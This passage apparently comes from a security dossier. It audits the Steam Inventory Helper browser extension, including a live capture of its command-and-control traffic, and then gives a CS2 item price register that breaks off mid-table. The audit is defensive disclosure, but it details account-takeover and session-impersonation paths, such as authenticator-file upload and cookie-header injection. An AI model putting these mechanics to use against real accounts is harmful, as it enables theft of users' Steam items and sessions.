R8	Auto-confirm + auto-buy loops can move items/money with a single server-side or logic error	HIGH	§4

8.2 Capability present, abuse not evidenced (must be stated honestly)

- **Layer-7 DDoS / mass-targeting**: the transport (persistent WSS + 25 s heartbeat), the dispatch layer (`task.new`, `jsonsend`) and the authenticated request machinery exist, so the fleet **could** be pointed at any Steam or third-party endpoint at any rate the server chooses. In the audited version, task types are limited to Steam market endpoints and no command floods targets. Verdict: **capability present; no evidence of current abuse in code.**
- **Arbitrary URL fetching**: the universal HTTP client (`Gs.Ay.apiRequest`) + `<all_urls>` + dynamic DNR rules could technically fetch arbitrary hosts with arbitrary headers. The observed call graph targets Steam, SIH's own domains and 5 partner-market APIs. Verdict: same — **capability present, not exercised.**

8.3 Vulnerabilities (concrete, demonstrable)

1. **MITM on the ad chain**: `http://23.105.226.164/...` banner (no TLS) inside authenticated Steam pages → on-path attacker controls link/image content.
2. **Secret upload channel**: `backups/sync` base64-encodes maFiles; base64 is encoding, not encryption — server-side storage security is unknown and unauditable; combined with auto-confirm this is a full account-takeover path.
3. **Cookie-header injection machinery**: dynamic DNR `modifyHeaders` rules (runtime-created, `rules.json` empty at review time) can set any cookie value on any request the worker makes — a general-purpose session-impersonation primitive.
4. **Un-auditable remote behavior**: 4 obfuscated event names + server-pushed toggles mean the reviewed code does not equal the deployed behavior; Google's review cannot statically enumerate the command surface.

---

9. GOOGLE POLICY MAPPING (Chrome Web Store)

Policy	Violated?	Mapping
User Data Privacy — limited use, disclosure, secure handling	**YES**	R3, R7: authentication secrets and full economic profiles leave the browser without prominent disclosure; "description" claims only "prices, item details, trade status"
Permissions — minimum scope	**YES**	`<all_urls>` + `cookies` + `webRequest` + `declarativeNetRequestFeedback` + `management` for a "price helper"; DNR header-injection machinery at runtime
Single Purpose	**YES**	price helper + authenticator + trade bot + C2 agent + gambling + ads in one package
Deceptive / Misleading functionality	**YES**	hidden C2 agent with obfuscated commands; undisclosed remote task execution on the user's account
Ads policy (clear labeling)	**YES**	injected sponsored banners/links in Steam UI incl. an HTTP hardcoded-IP banner targeted at RU users
Malware-like behavior / remote code control	**RISK — strongest case**	an always-on C2 socket that can operate the user's account and whose command vocabulary is partially obfuscated is, functionally, a remotely-controlled execution agent on every client

---

10. LIVE CAPTURE (2026-10-11) — C2 observed in real time

Setup: Brave (isolated profile) + unpacked SIH from this package + mitmproxy (venv), test Steam account `TEST-STEAMID` ("test"/profile `test-profile`), all flows in `evidence/flows.mitm`, extracted subset `evidence/c2_live_capture.json`.

10.1 Node registration on the C2. On extension start the service worker opens `wss://wss-new.steaminventoryhelper.com` and transmits:

```json
{"event":"connect","data":{"steamId":"TEST-STEAMID","name":"test","avatar":"https://avatars.fastly.steamstatic.com/…","token":"<redacted trade token>","client":"sih-extension","clientVersion":"2.11.12","capabilities":["trader_tool.steam.get_market_history","trader_tool.steam.get_my_listings","trader_tool.steam.get_price_overview","trader_tool.steam.get_price_overviews","trader_tool.steam.get_wallet_currency","trader_tool.steam.remove_listing","trader_tool.steam.remove_listings","trader_tool.steam.sell_item","trader_tool.steam.sell_items"]}}
```

i.e. every node hands the server its **Steam ID, profile name, avatar and trade-link token**, and advertises exactly which remote tasks it can execute. The obfuscated event `vYPRqkhY88H91uTxrcm` is an agent registration exchange (server replies `<redacted agent token>` — node token); `permissionsget` returns `{"trading":{}}`; heartbeat `{"name":"ping"}` every 25 s.

10.2 Live control channel. `GET core.steaminventoryhelper.com/sih/ping` (header `x-sih-token`) returns right now:

```json
{"success":true,"message":"pong","ids":[],"timer":
{"min":6,"max":10},"controller":true,"controllerIds":[0,1,2,3,4,5,6,7,8,9],"itemPayIds":
[0,1,2,3,4,5,6,7,8,9],"isAvailableWebApi":true}
```

`controller:true` with all steamId digits enabled — **the whole fleet is switched ON at the moment of capture**; `timer` remotely sets the inventory-parsing cadence.

10.3 Live scraping upload. Browsing a single market listing made the client POST `https://items.steaminventoryhelper.com/prices/v2/update` with `{"items":[{app_id, hash_name, prices, buy_price, orders, updatedAt}], "steamId":"TEST-STEAMID"}` — observed items are attributed to the user's steamId; the server answers `{"data":{"delay":1}}` — **it remotely controls the upload cadence per node**.

10.4 Live ad targeting. `POST ads.steaminventoryhelper.com/api/v1/adapi/<slot>/find-all` carries `{"f":{"country":"RU","language":"ENGLISH"}}` (taken from the Steam account's store country, not the IP); the RU feed returned skinrave.gg (`r=sih`) on the `marketSponsorBanner`/`marketLeftSideBanner` slots and the 10-campaign sponsor feed on `marketSponsor`.

10.5 Server-side profile store. `GET /sih/user` returns the SIH account with `socials: [["steam","TEST-STEAMID","<username>","<redacted trade token>"]]` — **the user's trade-link token is persisted server-side**, alongside `country`, `apiKeyInfo.isAllowedByAdmin` (admin gating) and balance.

10.6 C2 anti-probing. Direct WS upgrade from a non-browser client (Node/undici TLS fingerprint) → **HTTP 403 at handshake** (`evidence/ws_c2_handshake.log`). The C2 only talks to genuine in-Chrome extension contexts — i.e. it is deliberately observable-resistant from the outside, which is why §10 matters.

10.7 Silent Steam session linking (session used for developer's purposes). Right after the Steam login, the extension context (`Origin: chrome-extension://…`) POSTed `steamcommunity.com/openid/login` with `action=steam_openid_login` and the **full live cookie set including `steamLoginSecure`** (the session JWT). `openid.return_to = https://core.inventorymaker.com/sih/return` — Steam 302-redirected the signed identity straight to SIH's OAuth backend, silently linking/creating the SIH account (`kirillovavioletta1`…). No Steam consent screen and no user action: the extension consumed the user's authenticated session to authenticate itself with its own backend. (`evidence/session_audit.json`, openid flow in `evidence/flows.mitm`.)

10.8 What the session carried home (telemetry). Every page view was reported to `stats.steaminventoryhelper.com/event-register` with steamId, country, language, the page path (`steamcommunity/market`, `/inventory`, `/tradeoffers`…), which ad was shown, and a persistent `uid`; profile telemetry sent nickname/level/steamId/profile link (`profile-page-events`). Prices observed on viewed pages were uploaded keyed to the user's steamId (`prices/v2/update`, server replies a per-node `delay`). Three WSS C2 connections were opened during a ~1-hour session.

---

11. APPENDIX — REPRODUCIBILITY

```bash
npx webcrack bundle/js/background.js        -o bg   # 120 webpack modules
npx webcrack bundleAngular/backgroundAngular.js -o ang
npx webcrack js/siteExt/global.bundle.js    -o global
```

Key line references (webcrack output, main module `922.js`):

```
- C2 bootstrap 80905-80951; agent class 30219-30260; event names 30871-30902
- task dispatcher 74793-74803; remove-listing task 71398-71425; jsonsend 57996-58085
- tradesend handler 80728-80778; ping/control 25960-26029; steamId-bucket gate 161250-161264
- buy loop 127030-127218; /sih/buy 27465-27517; maFiles sync 99620-99679
- DNR rule engine 13161-13324; cookie-header injection 124863-124912
- Sentry extras 24063-24108; price upload 135670-135719

*All findings are static-analysis facts of the audited build; the "abuse not evidenced" qualifiers
are kept deliberately to keep the report defensible.*
```

> OBSERVATION SCOPE
> PhishDestroy’s supplied screenshots show the extension in a logged-out Steam browser interface; no Steam account was used for that observation. The code review was static; the follow-up live capture of 11 October 2026 ran the unpacked package in an isolated browser profile with a test account behind mitmproxy — its record is shown in the Live capture section and retained as evidence. The static audit and the supplied test-account capture are separate records. Visible integration, executable client paths and observed server behavior are recorded separately.

PRIMARY RECORDS / DATED ATTRIBUTION

Follow the record.

First-party statements, regulator and court documents, public distribution packages, and specifically identified historical reproductions. Policy pages and store listings are dated snapshots.

1. P01 Valve’s response to the Washington State Gambling Commission ↗
   Letter dated 17 October 2016; publicly reproduced primary document. Account closures, notices and the OpenID explanation.
2. P02 Valve: In-Game Item Trading Update ↗
   13 July 2016. Valve’s own account of automated commercial use and its agreements.
3. P03 The July 2016 notice naming CSGOFast ↗
   20 July 2016. Contemporary reporting reproducing the notice; historical secondary source.
4. P04 CSGOFast’s reported shutdown announcement ↗
   27 July 2016 report of a planned 29 July closure and stopped bots; contemporary reproduction of the operator’s statement.
5. P05 Kansspelautoriteit: Gamusoft LP ↗
   Dutch regulator; published 17 April 2025. Final order, continued violations and accrued penalties.
6. P06 Ksa’s underlying Gamusoft order ↗

2 April 2025. Steam login, Dutch test access, bitcoin funding, F balance, Double and withdrawal route.

7. P07 Steam Inventory Helper — Chrome Web Store ↗
   Snapshot 11 October 2026 UTC: 1,000,000 users; 17.9K ratings; version 2.12.1; RedBoon Limited; Non-trader declaration.

8. P08 SIH extension terms of service ↗
   Reviewed 11 October 2026 UTC. Extension scope, gambling-related wording, advertising, incorporated product terms and identity verification.

9. P09 SIH privacy policy ↗
   Page updated 28 August 2026; reviewed 11 October. RedBoon Limited, data handling and contextual promotions.

10. P10 CSGOFast's SIH connection and permission flow ↗
    Existing pinned code record CF01–CF03: extension installation, connection state, permission requests and server-side status checks.

11. P11 CSGOFast responsible-play policy ↗
    Policy §8.1 and related claims. The dated policy snapshot is retained with the earlier AML investigation.

12. P12 Official Google extension update service ↗
    2.12.1 acquired 11 October 2026, 03:32:42 UTC. Full CRX hash and signatures are recorded below; a later request may return another version.

13. P13 SIH Mobile: publisher announcement ↗
    2 August 2026. Multiple accounts, import, automatic confirmations and the mobile product's local-key claim.

14. P14 Steam Inventory Helper: What's new ↗
    22 November 2024. Cloud-data deletion and marketplace integrations; a product update, not an acquisition record.

15. P15 New York v. Valve Corporation — complaint ↗
    Filed allegations, paragraphs 90–99: OPSkins, CSGOSell, CSFloat and Skinport access decisions. Selective account restoration by Valve, as alleged; the decision logs sit in Valve's possession.

16. P16 Steam Subscriber Agreement ↗
    Reviewed 11 October 2026. Account access, commercial use, modification and automation terms.

17. P17 Steam Online Conduct ↗
    Reviewed 11 October 2026. Advertising, gambling and prohibited commercial activity.

18. P18 Chrome Web Store: advertisements ↗
    Official Google requirements for advertising disclosure, attribution, interference and host-content impersonation.

19. P19 Chrome Web Store: spam and abuse ↗
    Official Google policy on incentivized ratings, reviews and installation manipulation.
20. P20 SIH developer: sponsorship proposal ↗
    23 December 2015. First-party announcement identifying the CSGOFast sponsorship proposal.
21. P21 SIH developer: sponsorship and version 1.8.3 ↗
    31 December 2015. Sponsorship, a banner in trade offers and CSGOFast price data.
22. P22 SIH developer: ownership change ↗
    16 May 2016. First-party notice that an individual bought the extension.
23. P23 Contemporary reproduction of the ownership announcement ↗
    Historical discussion preserves a CSGOFast-branded Steam alias. It does not identify the current legal beneficial owner.
24. P24 CSGOFast current terms and named entities ↗
    Current footer snapshot names Lumigrid OÜ and Payplaysoft Limited; the dated contracts connecting them to Gamusoft LP and RedBoon Limited are records the operators hold and should publish.
25. P25 SIH developer: Steam request limits ↗
    11 November 2015. First-party announcement by the original developer, VplGhost, on request limits, HTTP 429 responses, queued price requests and a move toward outside price providers.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/csgofast-sih
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ENGLISH · 18 OCTOBER 2026

One item, two price systems

Price-ceiling register: 419 CS2 item categories above Valve's ~$1,800 listing cap, with cross-marketplace corroboration and evidential grading.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/elite_skins
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Exhibit IV / market architecture / 20 September 2026

Elite Skins Register — The $1,800 Market Ceiling

> One item. *Two price systems.*

WHAT THIS SECTION PROVES

This register establishes an empirical census of all CS2 skin categories priced above Steam's $1,800 Community Market listing cap across five external exchanges. It proves that 248 corroborated high-tier categories—representing 18,394 active listings and $78.6 million in posted liquidity—are 100% absent from Valve's official marketplace. Sellers seeking true market prices are structurally forced onto external platforms while relying exclusively on Steam's underlying trade mechanics.

← Back to Executive briefing

Steam caps a Community Market listing at about $1,800. Across the five third-party marketplaces priced in this snapshot, **419 CS2 item categories carry a cheapest live ask above that limit — and 402 of them, 95.9%, have no Steam listing at all.** Together they hold 18,641 listed copies worth at least $82.4 million. Requiring a second marketplace to agree before a price counts, **248 of those categories are corroborated — and every single one of them, 100%, is absent from Steam.** The dearest is a Sticker | Titan (Holo) | Katowice 2014 at **$66,285**, quoted by four marketplaces within 5.2% of each other and carried by none of Valve's. The full ladder, the renders and the grading are in the price-ladder atlas.

Inspect all 419 entries ↓ Open the atlas ↗ Read the method

248 categories two or more marketplaces price above the cap

18,394 copies listed across five marketplaces

$78.6M floor value of those listings

100% of them absent from Steam entirely

Correction · this page previously led with an uncorroborated price

An earlier version of this page headlined a Souvenir AK-47 | Point Disarray asked at $148,954 on one marketplace while Steam priced it at $119. That row rests on a single shelf and a single copy with no second marketplace agreeing, so it is an asking price rather than a price, and it no longer carries the page. Every headline figure here is now restricted to the 248 categories that at least two marketplaces independently price above the cap. The row itself has not been removed — it is still in the register below, and the grading that demoted it is set out in full in the price-ladder atlas.

01 / the money in active asks

The measurable dollar floor

Recomputed from the licensed cs2.sh snapshot across five marketplaces. This is a minimum aggregate asking value in a defined subset, not sales turnover and not a valuation of the CS2 economy.

248 CORROBORATED CATEGORIES · 18,394 LISTED COPIES · 5 MARKETPLACES**$78.62M**
Minimum aggregate posted ask of every CS2 item that two or more marketplaces independently price above the limit Valve permits on its own market.

Why this is a floor, not an estimate

For each marketplace we multiply its **lowest** ask for an item by the number of copies that marketplace lists. Every other copy on that shelf is priced at or above the lowest ask, so the true posted value is higher — by construction, not by guesswork. It is not a sale, a cash flow or a market-wide valuation, and the same physical item may appear on more than one marketplace.

Check all 419 source rows ↗
★ Sport Gloves | Hedge Maze (Field-Tested)
$4.68M
AWP | Gungnir (Factory New)
$4.46M
AWP | Dragon Lore (Factory New)
$4.34M
★ Butterfly Knife | Fade (Factory New)
$4.17M
AK-47 | Wild Lotus (Factory New)
$4.16M
★ Butterfly Knife | Doppler (Factory New)
$3.64M
Bars show the six largest category-level contributions to the floor calculation, scaled against the largest. A high bar reflects both the cheapest ask and the number of copies listed. The same physical item can appear on more than one marketplace, so these figures must not be added to any other market total.

02 / inspectable examples

What the limit leaves out

Illustrations correspond to exact item names where available. Prices are active asking prices from the dated catalogue, not transaction records.



OBSERVED ASK · CSFLOAT

★ Butterfly Knife | Doppler (Factory New)

$1,987.71

475 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

Sticker | Titan (Holo) | Katowice 2014

$69,690.00

1 live offer in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

Sticker | Reason Gaming (Holo) | Katowice 2014

$45,000.00

1 live offer in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

★ Sport Gloves | Hedge Maze (Factory New)

$29,300.00

5 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

★ Sport Gloves | Pandora's Box (Field-Tested)

$3,428.62

172 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

★ Butterfly Knife | Fade (Factory New)

$2,100.00

271 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

EMS Katowice 2014 Legends

$23,562.49

4 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

AK-47 | Wild Lotus (Factory New)

$14,190.00

26 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

StatTrak™ M4A4 | Howl (Factory New)

$13,358.20

16 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

AWP | Gungnir (Factory New)

$11,520.00

41 live offers in the captured catalogue. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

AWP | Dragon Lore (Factory New)

$10,623.95

62 live offers in the CSFloat-only view. The five-marketplace register (row 056) shows 389 listings at $10,940.85 — a different collection scope, not a discrepancy. An ask does not establish a sale.



OBSERVED ASK · CSFLOAT

★ Sport Gloves | Superconductor (Minimal Wear)

$2,799.93

31 live offers in the captured catalogue. An ask does not establish a sale.

The measurable gap: these offers cannot be matched by a Steam listing at the same USD figure. Valve's own Community Market FAQ archived 2026-09-21 ↗ states an approximately $1,800 maximum listing price. A seller could still list below it; whether that would be acceptable is the seller's choice. A separate CSMarketCap search for items above $1,800 ↗ shows Factory New Dragon Lore across 28 indexed markets with about 1.1K displayed offers; mirrored inventory can be counted more than once.

03 / the structural dependency

Steam's cap sends price discovery outside Steam

The comparison is structural. It neither assumes every asking price is fair nor treats unsold listings as revenue.

01 · THE RULE

Steam caps the listing

Valve says Community Market listings are capped at approximately **$1,800**. Wallet balances are also capped, and wallet funds cannot be withdrawn as cash.

02 · THE OBSERVATION

Dragon Lore: $10,940.85

The 5-marketplace catalogue shows **389 live offers** for AWP Dragon Lore (Factory New), starting at $10,940.85 (CSFloat floor). The wider register contains 248 corroborated categories above Steam's limit.

03 · THE CONSEQUENCE

Price and transfer split

A seller seeking that higher price **cannot post it on Steam**. External services can set the cash price, but delivery still uses Steam-controlled item ownership and transfer.

The policy contradiction: Valve's own Subscriber Agreement archived 2026-09-21 ↗ reserves commercial exploitation of Steam services unless expressly permitted, while its 2016 statement archived 2026-09-21 ↗ said gambling operators were already using Steam OpenID and automated accounts. That is direct evidence Valve knew of this class of outside operator in 2016. Yet the official marketplace cannot post the observed prices of these high-value items. **That is architectural dependence on off-Steam price discovery and transactions;** the contract status of each individual marketplace requires separate evidence. The two primary Western marketplaces capturing this over-cap transaction volume operate as formal corporate entities in

major jurisdictions — **CSFloat Inc.** (incorporated in Delaware, USA) and **Skinport GmbH** (registered in Stuttgart, Germany, HRB 764879) — openly transacting hundreds of millions in peer-to-peer item sales relying directly on Steam Web APIs and trade infrastructure.

The four $100,000 rows sit at CSFloat's own maximum listing price. They are marked in the register and must not be read as appraisals. The archived CSFloat listing crawl only reached approximately $6,999, so the public catalogue snapshot is used for the full >$1,800 register.

04 / another Valve game

The ceiling also catches Dota 2

The same strict cheapest-offer test on Skinport finds 166 CS2 categories and 3 Dota 2 categories. They are a separate marketplace snapshot; do not add them to CSFloat's 245.

DOTA 2 · 1 OFFER

Heroic Brutal Crescent

Cheapest Skinport ask: **$14,622.25**.

DOTA 2 · 1 OFFER

Dark Artistry Cape

Cheapest Skinport ask: **$8,255.16**.

DOTA 2 · 1 OFFER

Corrupted Powered Star

Cheapest Skinport ask: **$2,087.92**.

These are three listed item categories, not every Dota 2 item in existence. Inspect the dated Skinport rows ↗ and API documentation ↗.

05 / robustness

The finding does not depend on the exact cap

Valve sets the cap in the buyer's regional currency, so converted to USD it does not land on one clean figure. The census is therefore repeated at every plausible threshold. The share of these items missing from Steam never moves below 95%.

Threshold tested	Item categories	Copies listed	Floor value	Absent from Steam
$1,800	419	18,641	$82,449,526	95.9%

Threshold tested	Item categories	Copies listed	Floor value	Absent from Steam
$2,000	382	15,159	$75,541,325	95.5%
$2,070	363	12,336	$69,560,305	95.6%
$2,300	323	11,644	$67,984,432	95.0%
$2,500	299	10,950	$66,203,929	95.0%

Read one row at a time; the rows are nested subsets of the same census, not separate populations. “Floor value” multiplies each marketplace's *lowest* ask by the number of copies it lists, so it understates the shelf by construction. Open the dataset ↗

06 / scarcity you can count

How few of these actually exist for sale

BUFF splits each item's shelf into float brackets and publishes how many copies sit in each. That turns “rare” from a word into a count — and prices the condition separately from the skin.

298 COPIES LISTED

AWP | Dragon Lore

8 distinct variants priced. The dearest, *Souvenir AWP | Dragon Lore (Factory New)*, asks **$12,363** with 20 copies on the shelf.

In the best float bracket on the shelf (0–0.01) there are **2 copies**, asking **$17,875** — a +45% premium over the item's base ask for condition alone.

607 COPIES LISTED

M4A4 | Howl

12 distinct variants priced. The dearest, *Souvenir M4A4 | Howl (Factory New)*, asks **$14,895** with 2 copies on the shelf.

213 COPIES LISTED

AK-47 | Wild Lotus

7 distinct variants priced. The dearest, *Souvenir AK-47 | Wild Lotus (Factory New)*, asks **$14,895** with 2 copies on the shelf.

310 COPIES LISTED

AWP | Gungnir

7 distinct variants priced. The dearest, *Souvenir AWP | Gungnir (Minimal Wear)*, asks **$14,895** with 2 copies on the shelf.

Why this matters to the rest of this dossier: these are not abstractions. A few hundred copies of each trophy exist on the open shelf worldwide, each tied to one Steam account and moved by one Steam trade. A market this thin is one where a single stolen inventory is a measurable event, and where the account-takeover techniques documented elsewhere in this investigation have a direct and quantifiable payoff.

Counts are live listings on one marketplace at capture time, not the total number in existence. Copies held in private inventories are not counted anywhere here. Open the float dataset ↗

07 / the ladder out of sight

The dearer the item, the further from any observable venue

Each rung below is a different evidentiary class. They are deliberately not merged into one number.

Rung	Figure	What kind of fact this is
Ceiling on Valve's own market	~$1,800	Published rule, stated in the Steam Community Market FAQ.
Dearest ask several marketplaces agree on	$66,285	Measured by us in this snapshot. Sticker | Titan (Holo) | Katowice 2014, quoted by four marketplaces within 5.2% of one another. An ask, not a sale.
Dearest ask seen on any single shelf	$148,954	One marketplace, one copy, no second marketplace agreeing — and equal to a round CNY 1,000,000 at the snapshot rate. Listed here as the outer edge of what sellers *ask*, and relied on for nothing.
Public marketplace sale	$49,999	Specialist Gloves | Crimson Kimono (FN) on CSFloat, as reported by SteamAnalyst. Platform-recorded, third-party reported.
Reported private sale	$400,000	AK-47 | Case Hardened, reported by PC Gamer in April 2023. Journalism, not a record we hold.

Rung	Figure	What kind of fact this is
Reported offer, *declined*	$1,500,000	Blue Gem Karambit, pattern #387. **No sale took place** and the figure has not been independently confirmed. Included to mark the ceiling of the claims, not to assert a value.

The structural point: Valve's market stops at about $1,800. Third-party marketplaces carry the trade to around $66,000 where several of them agree, and to roughly $150,000 where only one does. Above that there is no venue at all — the largest transfers of Valve-issued property happen privately, between individuals, with no listing, no platform record, no identity check and no reporting. The transfer itself still runs on Steam. **The higher the value, the less anyone can see it, and the infrastructure carrying it is Valve's throughout.**

The last two rungs are other people's reporting, cited as such. This project did not verify them and does not rely on them for any conclusion.

08 / source register

All 419 observed categories

Each row is a market_hash_name category, or a named variant of one, whose cheapest live ask on BUFF, CSFloat, Skinport, Youpin or C5Game exceeds Valve’s listing cap. “Steam ask” is what the same item costs on Valve’s own market, where it is listed there at all.

419 shown

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
001	Souvenir AK-47 | Point Disarray (Field-Tested)	1	1	$148,954.26	Youpin	$119.08	+$147,154.26
002	Souvenir P2000 | Wicked Sick (Minimal Wear)	2	2	$148,954.26	Youpin	absent	+$147,154.26

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
003	Souvenir Desert Eagle | Trigger Discipline (Minimal Wear)	1	1	$148,953.55	Youpin	absent	+$147,153.55
004	★ StatTrak™ Skeleton Knife | Case Hardened (Factory New) | Blue GemBlue Gem	1	1	$104,267.98	C5Game	absent	+$102,467.98
005	Souvenir Glock-18 | Water Elemental (Factory New)	1	1	$98,753.00	CSFloat	absent	+$96,953.00
006	★ Specialist Gloves | Crimson Kimono (Factory New) | Phase 2Phase 2	1	0	$72,821.95	BUFF	absent	+$71,021.95
007	Sticker | Titan (Holo) | Katowice 2014	4	6	$66,284.65	Youpin	absent	+$64,484.65
008	Sticker | iBUYPOWER (Holo) | Katowice 2014	2	4	$64,795.10	Youpin	absent	+$62,995.10

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
009	★ Specialist Gloves | Crimson Kimono (Factory New) | Phase 4Phase 4	1	0	$56,602.62	BUFF	absent	+$54,802.62
010	Sticker | Reason Gaming (Holo) | Katowice 2014	4	11	$42,898.62	Youpin	absent	+$41,098.62
011	★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 1Phase 1	2	1	$37,238.57	BUFF	absent	+$35,438.57
012	Souvenir MP9 | Spy Prototype (Factory New)	1	1	$28,604.60	CSFloat	absent	+$26,804.60
013	Souvenir FAMAS | Teardown (Battle-Scarred)	1	1	$27,272.27	CSFloat	absent	+$25,472.27
014	★ Specialist Gloves | Crimson Kimono (Factory New) | Phase 6Phase 6	1	0	$26,811.77	BUFF	absent	+$25,011.77
015	★ Sport Gloves | Hedge Maze (Factory New)	4	28	$26,811.77	Youpin	absent	+$25,011.77

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
016	★ StatTrak™ Karambit | Crimson Web (Factory New)	1	2	$25,000.00	CSFloat	absent	+$23,200.00
017	Sticker | Team Dignitas (Holo) | Katowice 2014	5	15	$23,667.04	BUFF	absent	+$21,867.04
018	EMS Katowice 2014 Legends	4	11	$22,879.03	Skinport	absent	+$21,079.03
019	★ Specialist Gloves | Crimson Kimono (Factory New) | Phase 5Phase 5	1	0	$22,343.14	BUFF	absent	+$20,543.14
020	★ Sport Gloves | Pandora's Box (Factory New)	4	35	$21,642.76	CSFloat	absent	+$19,842.76
021	EMS Katowice 2014 Challengers	4	9	$21,010.04	Skinport	absent	+$19,210.04
022	Sticker | Vox Eminor (Holo) | Katowice 2014	4	12	$18,619.19	Youpin	absent	+$16,819.19

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
023	★ StatTrak™ Navaja Knife | Blue Steel (Factory New)	4	10	$18,064.31	Skinport	absent	+$16,264.31
024	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | Black PearlBlack Pearl	1	0	$18,000.00	CSFloat	absent	+$16,200.00
025	★ StatTrak™ M9 Bayonet | Doppler (Factory New) | Black PearlBlack Pearl	1	0	$17,799.99	CSFloat	absent	+$15,999.99
026	★ StatTrak™ M9 Bayonet | Ultraviolet (Factory New)	1	1	$17,517.40	CSFloat	absent	+$15,717.40
027	★ StatTrak™ Skeleton Knife | Crimson Web (Factory New)	1	1	$17,373.82	CSFloat	absent	+$15,573.82
028	Sticker | Team LDLC.com (Holo) | Katowice 2014	4	5	$17,274.12	C5Game	absent	+$15,474.12

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
029	Souvenir AK-47 | Head Shot (Field-Tested)	1	1	$17,092.61	CSFloat	absent	+$15,292.61
030	StatTrak™ AK-47 | Case Hardened (Factory New) | Tier 1Tier 1	2	3	$15,023.53	Youpin	absent	+$13,223.53
031	Souvenir M4A4 | In Living Color (Field-Tested)	1	1	$14,895.43	BUFF	absent	+$13,095.43
032	Souvenir AWP | Gungnir (Minimal Wear)	1	2	$14,895.28	BUFF	absent	+$13,095.28
033	★ Talon Knife | Case Hardened (Battle-Scarred) | Blue GemBlue Gem	1	1	$14,895.28	C5Game	absent	+$13,095.28
034	Sticker | Happy (Gold) | Boston 2018	1	1	$14,700.00	CSFloat	absent	+$12,900.00
035	★ StatTrak™ M9 Bayonet | Doppler (Minimal Wear) | RubyRuby	2	1	$14,496.14	C5Game	absent	+$12,696.14

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
036	Souvenir USP-S | Kill Confirmed (Field-Tested)	1	3	$14,393.00	CSFloat	absent	+$12,593.00
037	★ Specialist Gloves | Crimson Kimono (Field-Tested) | Phase 1Phase 1	2	1	$14,299.61	C5Game	absent	+$12,499.61
038	Souvenir AK-47 | Wild Lotus (Factory New)	3	5	$14,223.13	CSFloat	absent	+$12,423.13
039	AK-47 | Wild Lotus (Factory New)	5	290	$14,190.00	CSFloat	absent	+$12,390.00
040	StatTrak™ M4A4 | Howl (Factory New)	5	107	$13,836.06	Youpin	absent	+$12,036.06
041	★ Specialist Gloves | Crimson Kimono (Minimal Wear) | Phase 2Phase 2	1	0	$13,107.98	BUFF	absent	+$11,307.98
042	★ StatTrak™ Butterfly Knife | Crimson Web (Factory New)	1	2	$13,000.00	CSFloat	absent	+$11,200.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
043	Souvenir AK-47 | Wild Lotus (Minimal Wear)	2	3	$12,214.25	BUFF	absent	+$10,414.25
044	Souvenir M4A4 | Howl (Factory New)	2	3	$11,916.34	Youpin	absent	+$10,116.34
045	★ Karambit | Marble Fade (Factory New) | 1st1st	3	2	$11,916.34	BUFF	absent	+$10,116.34
046	★ Skeleton Knife | Case Hardened (Well-Worn) | Blue GemBlue Gem	1	1	$11,633.33	C5Game	absent	+$9,833.33
047	Souvenir AWP | Gungnir (Factory New)	3	9	$11,601.75	Youpin	absent	+$9,801.75
048	DreamHack 2014 Cobblestone Souvenir Package	1	3	$11,599.15	CSFloat	absent	+$9,799.15
049	Souvenir AWP | Dragon Lore (Factory New)	4	43	$11,573.85	CSFloat	absent	+$9,773.85
050	Souvenir P2000 | Wicked Sick (Field-Tested)	1	1	$11,530.71	CSFloat	absent	+$9,730.71

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
051	AWP | Gungnir (Factory New)	5	385	$11,490.00	CSFloat	absent	+$9,690.00
052	Souvenir PP-Bizon | Death Rattle (Battle-Scarred)	1	3	$11,450.00	CSFloat	absent	+$9,650.00
053	Souvenir AK-47 | Case Hardened (Battle-Scarred) | Tier 1Tier 1	1	1	$11,425.84	CSFloat	absent	+$9,625.84
054	★ Butterfly Knife | Doppler (Factory New) | Black PearlBlack Pearl	4	2	$11,001.81	Youpin	absent	+$9,201.81
055	Sticker | Natus Vincere (Holo) | Katowice 2014	4	7	$11,000.00	CSFloat	absent	+$9,200.00
056	AWP | Dragon Lore (Factory New)	5	389	$10,940.85	CSFloat	absent	+$9,140.85
057	★ StatTrak™ M9 Bayonet | Crimson Web (Factory New)	1	2	$10,801.23	CSFloat	absent	+$9,001.23

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
